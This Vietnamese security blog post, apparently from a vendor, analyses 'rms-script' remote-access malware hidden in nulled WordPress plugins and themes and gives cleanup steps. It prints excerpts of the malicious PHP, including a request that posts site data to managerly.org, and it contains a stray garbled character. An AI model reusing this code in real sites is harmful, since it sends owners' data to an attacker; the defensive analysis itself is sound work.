
Gần đây, một số trang web WordPress được phát hiện có mã độc truy cập từ xa (remote access malware) cho phép truy cập từ trang web bên ngoài. Vị trí của mã độc này sau đó được tìm thấy là một số file PHP ngẫu nhiên trong thư mục wp-content/mu-plugins. Ngay cả khi quét trang web bằng các plugin bảo mật WordPress miễn phí phổ biến, không phát hiện bất kỳ bất thường nào. Để biết thêm về mã độc này và cách khắc phục, hãy đọc tiếp.
Mã độc rms-script làm gì
Ban đầu, trông như thể trang web WordPress của bạn đang hiển thị một lỗi lạ. Lỗi này do mã độc truy cập từ xa gây ra và có thể truy vết đến thư mục wp-content/mu-plugins, cụ thể là các file PHP đáng ngờ được đánh dấu trong hình ảnh dưới đây:

Ngay cả sau khi quét mã độc trên trang web, không có dấu hiệu nào của mã độc truy cập từ xa. Tuy nhiên, khi kiểm tra kỹ hơn các file PHP, người ta phát hiện mã này cho phép đăng nhập từ xa đến trang web bên ngoài, managerly.org.
Bạn có thể xem mã PHP rms-script độc hại hoàn chỉnh được tìm thấy ở đây.
Đào sâu hơn vào mã độc
Khi duyệt qua các plugin của trang web để tìm tham chiếu đến các file PHP đáng ngờ (rms-script-mu-plugin.php và rms-script-ini.php), người ta phát hiện plugin bị crack (nulled) có thể chứa mã độc này. Dấu vết của các file này cũng được tìm thấy trong thư mục Divi Theme – trong đó có phiên bản nulled trên trang web mẫu. Khi thư mục bị xóa, các script ngừng chạy.
Dưới đây là một phần mã được tìm thấy trong plugin bị crack yêu cầu hai script PHP độc hại:
require_once('rms-script-ini.php'); rms_remote_manager_init(__FILE__, 'rms-script-mu-plugin.php', false, false);Đoạn mã tiếp theo sau đoạn trước:

$GLOBALS['rms_report_to'] = 'https://managerly.org/wp-admin/admin-ajax.php';
$args= [
    'method' => 'POST',
    'timeout' => 15,
    'redirection' => 15,
    'headers' => ['Referer' => $connect_to, 'User-Agent' => $_SERVER['HTTP_USER_AGENT']],
    'body' => $body
];
// Send to RMS
$curl = new Wp_Http_Curl();
$result=$curl->request($connect_to, $args);
$result=(is_array($result) && isset($result['body'])) ? json_decode($result['body'], true) : null;
Mã này dường như thu thập dữ liệu từ trang web nó đang trên và gửi đến trang web bên ngoài – về cơ bản, nó là mã độc truy cập từ xa gửi dữ liệu của bạn đến trang web managerly.org. Điều này có thể cực kỳ có害 – thêm chi tiết ở phần tiếp theo.
Phân tích thêm về managerly.org tiết lộ thông tin sau:
- Tổ chức đăng ký: Wuxi Yilian LLC
- Tỉnh/Thành phố đăng ký: Fujian
- Quốc gia đăng ký: CN
- Name Server: LARS.NS.CLOUDFLARE.COM, ASHLEY.NS.CLOUDFLARE.COM
- DNSSEC: unsigned

Tìm kiếm tên tổ chức đăng ký trả về nhiều kết quả trên Reddit. Có vẻ như LLC này là giả và tham gia vào các lừa đảo khác. Dưới đây là một vài kết quả tìm kiếm:
Tại sao mã độc này nguy hiểm
Trong cuộc tấn công mã độc truy cập từ xa, kẻ tấn công có thể truy cập trang web của bạn và sử dụng nó cho các chiến dịch độc hại của họ. Bạn có thể mất kiểm soát trang web và dữ liệu nhạy cảm có thể bị tiết lộ cho kẻ tấn công.
Ở đây, kẻ tấn công đang cố gắng khai thác tài khoản WordPress thông qua mã độc truy cập từ xa rms-script! Hack này có thể bỏ qua bảo mật trang web của bạn ngay cả khi bạn thay đổi mật khẩu.
Lời cảnh báo – vấn đề này có khả năng tái diễn cao, vì các công cụ bảo mật miễn phí không thể phát hiện mã độc này. Vì vậy, hãy chắc chắn kiểm tra kỹ trang web của bạn để tìm bất kỳ file đáng ngờ nào và tăng cường bảo mật trang web nếu có thể.
Hãy chắc chắn cũng kiểm tra bất kỳ file PHP độc hại nào trong thư mục wp-contents/mu-plugins và thư mục Divi Theme nếu bạn đã cài đặt nó.

Cách sửa trang web WordPress của bạn
1. Sao lưu trang web trước khi dọn dẹp:
Khuyến khích đưa trang web ngoại tuyến để người dùng không truy cập các trang bị nhiễm trong khi bạn đang dọn dẹp. Hãy chắc chắn sao lưu tất cả file core và cơ sở dữ liệu. Hãy chắc chắn sao lưu ở định dạng file nén, như .zip.
2. Gỡ bỏ bất kỳ plugin hoặc theme nulled/cracked nào khỏi trang web:
Có vẻ như nhiều plugin và theme – cụ thể là Divi Theme – bị crack hoặc nulled chứa mã độc truy cập từ xa này. Chi tiết về mã độc này được tìm thấy trong các plugin và theme bị crack từ The WordPress Club có thể tìm thấy trong câu trả lời Stack Overflow này. Vì vậy hãy chắc chắn gỡ bỏ bất kỳ plugin hoặc theme nulled/cracked nào khỏi trang web của bạn và sau đó chạy quét mã độc! Chỉ sử dụng plugin và theme chính hãng, và cập nhật chúng thường xuyên để đảm bảo trang web của bạn không dễ bị tổn thương.
3. Xóa tất cả thư mục và file đáng ngờ:
Kiểm tra các file có thể là độc hại trên trang web của bạn, và xóa chúng.
Hướng dẫn liên quan – Gỡ mã độc WordPress
4. Chạy quét mã độc:
Mã độc liên tục tiến hóa, nhưng trình quét mã độc cũng vậy. Luôn là ý tưởng tốt để chạy quét mã độc trên máy chủ web của bạn để tìm mã độc và tệp độc hại. Bạn có thể sử dụng công cụ 'Virus Scanner' trong cPanel do nhà cung cấp hosting của bạn cung cấp, hoặc nhận dọn dẹp mã độc chuyên gia với gói Astra Pro. Trình quét mã độc của chúng tôi gắn cờ các file PHP độc hại!
Mã độc Remote Access WordPress wp-content/mu-plugin: Kết luận
Mã độc truy cập từ xa gần đây được tìm thấy trong các trang web WordPress, chủ yếu là những trang sử dụng plugin nulled hoặc cracked. Mặc dù mã độc này không bị gắn cờ bởi nhiều trình quét mã độc phổ biến, chúng luôn được cập nhật và là ý tưởng tốt để chạy quét nếu bạn nghi ngờ trang web của mình có thể bị ảnh hưởng. Hơn nữa, chỉ sử dụng plugin và theme chính hãng và giữ chúng cập nhật là cách tuyệt vời để đảm bảo trang web của bạn vẫn an toàn.
Về Astra
Astra là bộ công cụ bảo mật web thiết yếu chống lại hacker, mối đe dọa internet & bot cho bạn. Chúng tôi cung cấp bảo mật chủ động cho các trang web của bạn chạy các CMS phổ biến như WordPress, OpenCart, Magento v.v. Đội ngũ hỗ trợ kỹ thuật của chúng tôi có sẵn 24×7 quanh năm để giúp bạn với tất cả các truy vấn của bạn về hack và tình huống nhiễm mã độc.